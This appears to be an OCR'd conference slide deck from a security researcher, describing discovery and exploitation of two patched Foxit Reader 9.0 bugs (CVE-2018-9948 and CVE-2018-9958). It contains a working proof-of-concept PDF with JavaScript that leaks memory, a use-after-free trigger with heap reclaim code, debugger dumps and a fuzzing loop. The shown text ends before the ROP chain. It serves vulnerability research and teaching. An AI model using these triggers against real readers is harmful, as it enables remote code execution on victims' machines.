Foxes Among Us

Foxit Reader Vulnerability Discovery and Exploitation

Steven Seeley (mr_me) of Source Incite


whoami

- Independent Security Researcher
- ZDI platinum researcher for 2017, 2018 and 2019
- Sharing n-day writeup's & exploit's @ srcincite.io
- Enjoys body building and practicing CRCA Wing Chun Kung Fu in México
- Forever trying to learn Spanish!
- ¡Me encanta México!

ZERO DAY INITIATIVE

Why target Foxit Reader?

- PDF is a huge attack surface
  - Image rendering
  - JavaScript
  - Stream decoding



- Foxit is taking vulnerability reports seriously
- High user-base, the first alternative to Adobe Reader
- Last public exploit was in 2010 - Affecting version 4.1.1

Why target Foxit Reader?

ZERODIUM is currently acquiring zero-day exploits affecting the following products:

Clients / Readers

Remote code execution, or sandbox bypass/escape, or both:

- MS Office (Word/Excel/PowerPoint)
- Email Clients (Outlook/Thunderbird)
- PDF Readers (Adobe / Foxit)
- Adobe Flash Player

Vulnerability != Exploit

Platform and Target

- Foxit Reader v9.0.1.1049
  - FoxitReader.exe - SHA1: a01a5bde0699abda8294d73544a1ec6b4115fa68
  - Latest version is 9.1.0.5096
- Windows 7 x86 v6.1.7601 (Fully patched)
- Does/Will this work on Windows 10?
  - Probably, haven’t tested

Agenda

- Introduction to the bug classes

1. Typed Array Uninitialized Pointer Information Disclosure (CVE-2018-9948)

- Vulnerability Discovery
    - Custom developed tools
    - Demo: JavaScript Bridge
- Vulnerability Exploitation
    - Finding a suitable object
    - Leaking the vtable and calculating the base of FoxitReader

Agenda

2. Text Annotations point Use-After-Free Remote Code Execution (CVE-2018-9958)

- Vulnerability Discovery
    - Grammar based fuzzing
- Vulnerability Exploitation
    - ~~Heap Spray~~ Leaking a TypedArray
    - Replacing the freed object
    - The ROP chain
    - Demo: Foxit Exploit
- Conclusion

What is an Uninitialized Pointer Vulnerability?

Example:

```
Foo *bar;
bar->search('test');
```

The **bar** variable hasn't been initialized yet, meaning it can contain data from a previous allocation. This can result in arbitrary execution of code via a vtable dispatch.

What's the patch?

```
Foo *bar = new Foo();
bar->search('test');
```

What is a Use-After-Free Vulnerability?

- Where memory that has once been freed, is sometimes later used within the application. It could be used for either:
  - Property access (read/write)
  - Function calls
- A use-after-free is more of an unexpected state access than directly user controlled memory corruption like buffer overflows
- A good bug class and can often be exploited to achieve arbitrary read/write/execution within a target process

What is a Use-After-Free Vulnerability?

Example:

```
class AnObject{
public:
    AnObject()
    ~AnObject() { };
    virtual void opps();
};

int main(int argc, char* argv[]){
    AnObject *bar = new AnObject; // alloc
    delete bar;                   // refcount--
    CollectGarbage();             // free

    bar->opps();                  // re-use
}
```

What is a Use-After-Free Vulnerability?

Patch:

```
class AnObject{
public:
    AnObject()
    ~AnObject() { };
    virtual void opps();
};

int main(int argc, char* argv[]){
    AnObject *bar = new AnObject; // alloc
    delete bar;                   // refcount--
    CollectGarbage();             // free
    bar = NULL;                   // destroy pointer
    bar->opps();                  // re-use
}
```

Vulnerability Discovery

TypedArray Uninitialized Pointer Information Disclosure

- Discovered by **bit from meepwn team** (ZDI-18-332)
- I also discovered it, but didn't report it in time
- Same root cause for all TypedArrays
- Very powerful primitive
- Leak from any sized object!

Zero Day Initiative

Case update: [redacted]

To: Steven Seeley

Hi Steve,

Sorry to say that your report [redacted] is a duplicate in root cause to a report we acquired previously from another researcher.

Thank you.

Shannon

TypedArray Uninitialized Pointer Information Disclosure

- This type of vulnerability doesn’t cause a crash in the process
- Hard to fuzz for because nothing crashes! No way to catch an access violation if it doesn’t happen
- Can be discovered via partial manual analysis using runtime tooling
- We need a JavaScript bridge!


TypedArray Uninitialized Pointer Information Disclosure

- A JavaScript bridge is a way to interface between the application (via JavaScript) and the debugger
  - See Heap Feng Shui - Alex Sotirov ‘07
- This is needed so that we answer questions like:
  - What sized allocation (if any) does this JavaScript function do?
  - When is this JavaScript object freed?
  - What pointer’s does this JavaScript object contain?
  - Do we control data/pointers inside of this Javascript object?

TypedArray Uninitialized Pointer Information Disclosure

JavaScript Bridge

We can discover information about the underlying ***implementation.*** Not always necessary for exploitation!




TypedArray Uninitialized Pointer Information Disclosure

For the allocation and free hooking, I decided to use the traditional Math.atan/Math.asin

```
function start(msg) {
    Math.atan(msg);
}

function end(msg) {
    Math.asin(msg);
}

start("(+) enabling heap hook");
new ArrayBuffer(0x6c);
end("(+) disabling heap hook");
```



TypedArray Uninitialized Pointer Information Disclosure

```
0:022> !py bridgit -o find_ub -s 0x6c

    Bridgit - JavaScript Bridge for Foxit Reader
    mr_me 2018

(+) setting up __CIatan_pentium4 bp
(+) setting up __CIasin_pentium4 bp
Breakpoint 0 hit
(+) DEBUG ATAN: (+) enabling heap hook
Breakpoint 2 hit
(+) enabling heap alloc bp
Breakpoint 3 hit
Breakpoint 2 hit
Breakpoint 3 hit
Breakpoint 3 hit
Breakpoint 3 hit
Breakpoint 3 hit
Breakpoint 3 hit
Breakpoint 3 hit
Breakpoint 3 hit
Breakpoint 3 hit
Breakpoint 3 hit
Breakpoint 1 hit
(+) DEBUG ASIN: (+) disabling heap hook
Breakpoint 4 hit
(+) disabling heap alloc bp
(6b4.a60): Break instruction exception - code 80000003 (first chance)
(+) found uninitialized chunk: 0x100bef90
```

Hooking atan/asin

Allocations

Discovered an uninitialized chunk!

TypedArray Uninitialized Pointer Information Disclosure

```
(+) found uninitialized chunk: 0x100bef90
    address 100bef90 found in
    _DPH_HEAP_ROOT @ 6aa1000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -
                             111136b4:         100bef90               6c -
    718e8e89 verifier!AVrfDebugPageHeapAllocate+0x00000229
    772461fe ntdll!RtlDebugAllocateHeap+0x00000030
    7720a0d3 ntdll!RtlpAllocateHeap+0x000000c4
    771d58e0 ntdll!RtlAllocateHeap+0x0000023a
    028cee12 FoxitReader!CertFreeCertificateChain+0x013a2a32
    0117810c FoxitReader+0x0034810c
    024d122a FoxitReader!CertFreeCertificateChain+0x00fa4e4a
    024d146e FoxitReader!CertFreeCertificateChain+0x00fa508e
    024e7943 FoxitReader!CertFreeCertificateChain+0x00fbb563
```

Controlled allocation size

```
100bef90  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
100befa0  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
100befb0  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
100befc0  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
100befd0  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
100befe0  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
100beff0  c0c0c0c0 c0c0c0c0 c0c0c0c0 d0d0d0d0
100bf000  ???????? ???????? ???????? ????????

(+) done!
```

Page Heap marks uninitialized memory with 0xc0c0c0c0 values

Demo:
JavaScript bridge

TypedArray Uninitialized Pointer Information Disclosure


Proof of Concept

- Needs page heap enabled to see it
- Doesn't ever crash the target, 100% reliable bug

```
%PDF
1 0 obj
<</Pages 1 0 R /OpenAction 2 0 R>>
2 0 obj
<</S /JavaScript /JS (

var a = new ArrayBuffer(0x6c);
var leak = new Int32Array(a);
app.alert(util.printf("0x%08x", leak[0]));

)>> trailer <<</Root 1 0 R>>
```



Vulnerability Exploitation

TypedArray Uninitialized Pointer Information Disclosure

- Typical exploitation of an uninitialized buffer

  1. Allocate an object

  2. Free it

  3. Allocate the uninitialized buffer to claim the object

  4. Access the first element of the TypedArray which should be a vtable

- The problem is, which object should we use?


TypedArray Uninitialized Pointer Information Disclosure

- We are not limited by the size, since we can use the TypedArray to allocate *any* size
- Just need to find something that we can alloc and free
- We can use our JavaScript bridge to find good candidates
- Turns out, annotation objects can be allocated and freed

```
// alloc
var a = this.addAnnot({type: "Text", name:  "a"});

//free
a.destroy();
```

Typed Array Uninitialized Pointer Information Disclosure



TypedArray Uninitialized Pointer Information Disclosure

- This means we can calculate any address inside of FoxitReader and use that information to build a return oriented programming (ROP) chain

- A better primitive is an out-of-bounds read/write, but we work with what we have been given from the 0day gods.

- Now let’s take a look at the second vulnerability.

Vulnerability Discovery

Text Annotations point Use-After-Free Remote Code Execution

- Discovered by **yours truly** (ZDI-18-342)
- Uses JavaScript interception
- Trigger-able from JavaScript, allowing for flexible exploitation
- Direct execution primitive only
- Nice bug for continue on execution (CoE) and stealth

Text Annotations point Use-After-Free Remote Code Execution

- An annotation is like a comment on a PDF. Think of it as track changes, but for PDF.
- Many type of annotations exist: **Text**, **StrikeOut**, **Square**, **Ink** to just name a few!
- They can be created, deleted and have functions/ properties.
- They can be hardcoded into the PDF directly and don’t need to be dynamically created.

Text Annotations point Use-After-Free Remote Code Execution

- I found this bug through generation based fuzzing.
  - More specifically, I used grammar based fuzzing to find it.

Fuzzing, a quick recap:

Fuzzing is the art of automated software testing that involves sending either well formed or completely invalid data. Typically, there are two types:

- Mutation based fuzzing
- Generation based fuzzing

Text Annotations point Use-After-Free Remote Code Execution

What is mutation based fuzzing?

The art of ***using existing***, well formed input, mutating some parts of it and feeding it back into an application, looking to induce an unexpected state or application fault.

```
gzip -c /bin/bash > sample.gz
while true
do
  radamsa sample.gz > fuzzed.gz
  gzip -dc fuzzed.gz > /dev/null
  MD5 = "$(md5sum fuzzed.gz|awk {'print $1'})"
  test $? - gt 127 && cp fuzzed.gz "repro/${MD5}.gz"
done
```

Text Annotations point Use-After-Free Remote Code Execution

What is generation based fuzzing?

- The art of ***generating*** valid well-formed, yet unexpected data and feeding it into an application, looking to induce an unexpected state or application fault.

- Uses well defined tokens to generate data

- Using what is known as grammers, you can define ***how and what*** data is generated. Serves the best for highly structured contextual input formats such as, PDF*.

* PDF can contain text and binary or just text data depending how the PDF file is formed.

Text Annotations point Use-After-Free Remote Code Execution

Grammer engines:

- GramFuzz (https://github.com/d0c-s4vage/gramfuzz)
- Domato (https://github.com/google/domato)
- Blab (https://code.google.com/p/ouspg/wiki/Blab)
- …others

The secret to grammar fuzzing is picking an engine that defines tokens in a coherent and logical manner.

Text Annotations point Use-After-Free Remote Code Execution

JavaScript Interceptors

JavaScript have a number of interceptors that allow you to execute JavaScript at a time that's probably not expected by the developer.

They have been used since the dawn of time to pwn the JavaScript engine of every major browser!

For example, we can define a getter function on the first element of an array, when the element is accessed, it will trigger the getter.

Text Annotations point Use-After-Free Remote Code Execution

JavaScript Interceptors

```
var arr = [1];
Object.defineProperties(arr,{
    "0":{
        get: function () {
            console.println('in getter!');
            return 1;
        }
    }
});
var accessed = arr[0];
```

So, we will print ‘in getter!’ in the console.

Text Annotations point Use-After-Free Remote Code Execution

JavaScript Interceptors. Some things we can do are:

- Change array lengths (trigger buffer overflows)
- Change object prototypes (trigger type confusions)
- Delete objects (trigger use-after-frees)
- Return incorrect types (trigger type confusions)
- …only limited to your JavaScript imagination.

Text Annotations point Use-After-Free Remote Code Execution

The Proof of Concept:

```
var a = this.addAnnot({type:"Text", page: 0, name:"uaf"});
var arr  = [1];
var that = this;
Object.defineProperties(arr,{
    "0":{
        get: function () {
            that.getAnnot(0, "uaf").destroy();
            return 1;
        }
    }
});
a.point = arr;
```

So my grammar generated output similar to the above code.

Text Annotations point Use-After-Free Remote Code Execution

With page heap enabled, we see the crash!

```
StopRequest(1644.111c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=102f8fa0 ebx=00000000 ecx=102f8fa0 edx=37108001 esi=0fe1cff8 edi=102ebfc8
eip=0098cfb9 esp=03c5e754 ebp=03c5e76c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210202
FoxitReader!CertFreeCertificateChain+0x150bd9:
0098cfb9 8b01            mov     eax,dword ptr [ecx]  ds:0023:102f8fa0=????????
0:000> u .
FoxitReader!CertFreeCertificateChain+0x150bd9:
0098cfb9 8b01            mov     eax,dword ptr [ecx]
0098cfbb 8b5008          mov     edx,dword ptr [eax+8]
0098cfbe 56              push    esi
0098cfbf ffd2            call    edx
0098cfc1 8b701c          mov     esi,dword ptr [eax+1Ch]
0098cfc4 8d45f8          lea     eax,[ebp-8]
0098cfc7 50              push    eax
0098cfc8 8d4de8          lea     ecx,[ebp-18h]
```

RCE via vtable access

```
0:000>
```

Text Annotations point Use-After-Free Remote Code Execution

Typical exploitation of a Use-After-Free

1. Replace the freed object

2. Find a primitive to use (read/write/exec)

In our case, we only have the option to gain code execution, which is slowly becoming a weak primitive

It's preferable to gain some sort of out-of-bounds read/write to abuse for a full process read/write primitive. This allows for data only attacks among many other things

Text Annotations point Use-After-Free Remote Code Execution

What can we use to replace the freed object? TypedArrays of course!

```
var a = new ArrayBuffer(0x6c);
var data = new Int32Array(a);
for (var i = 0; i < data.length; i++){
    data[i] = 0x41414141;
}
```

Since we con control all data inside of a TypedArray, it's the perfect candidate.

Text Annotations point Use-After-Free Remote Code Execution

```
Breakpoint 1 hit
(+) DEBUG ASIN: (+) disabling heap hook
Breakpoint 4 hit
(+) disabling heap alloc bp
(11a4.b04): Break instruction exception - code 80000003 (first chance)
    address 2572ef90 found in
    _DPH_HEAP_ROOT @ 6c31000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -         VirtAddr         VirtSize)
                              111734e0:         2572ef90               6c -         2572e000             2000
    733d8e89 verifier!AVrfDebugPageHeapAllocate+0x00000229
    77d361fe ntdll!RtlDebugAllocateHeap+0x00000030
    77cfa0d3 ntdll!RtlpAllocateHeap+0x000000c4
    77cc58e0 ntdll!RtlAllocateHeap+0x0000023a
    026aee12 FoxitReader!CertFreeCertificateChain+0x013a2a32
    00f5810c FoxitReader+0x0034810c
    022b122a FoxitReader!CertFreeCertificateChain+0x00fa4e4a
    022b146e FoxitReader!CertFreeCertificateChain+0x00fa508e
    022c7943 FoxitReader!CertFreeCertificateChain+0x00fbb563


2572ef90  41414141 41414141 41414141 41414141
2572efa0  41414141 41414141 41414141 41414141
2572efb0  41414141 41414141 41414141 41414141
2572efc0  41414141 41414141 41414141 41414141
2572efd0  41414141 41414141 41414141 41414141
2572efe0  41414141 41414141 41414141 41414141
2572eff0  41414141 41414141 41414141 d0d0d0d0
2572f000  ???????? ???????? ???????? ????????

done!
```

Text Annotations point Use-After-Free Remote Code Execution

So we can just replace the freed object, before it is used!

```
var a = this.addAnnot({type:"Text", page: 0, name:"uaf"});
var arr  = [1];
var that = this;
Object.defineProperties(arr,{
    "0":{
        get: function () {
            that.getAnnot(0, "uaf").destroy();
            reclaim();
            return 1;
        }
    }
});
a.point = arr;
```

Text Annotations point Use-After-Free Remote Code Execution

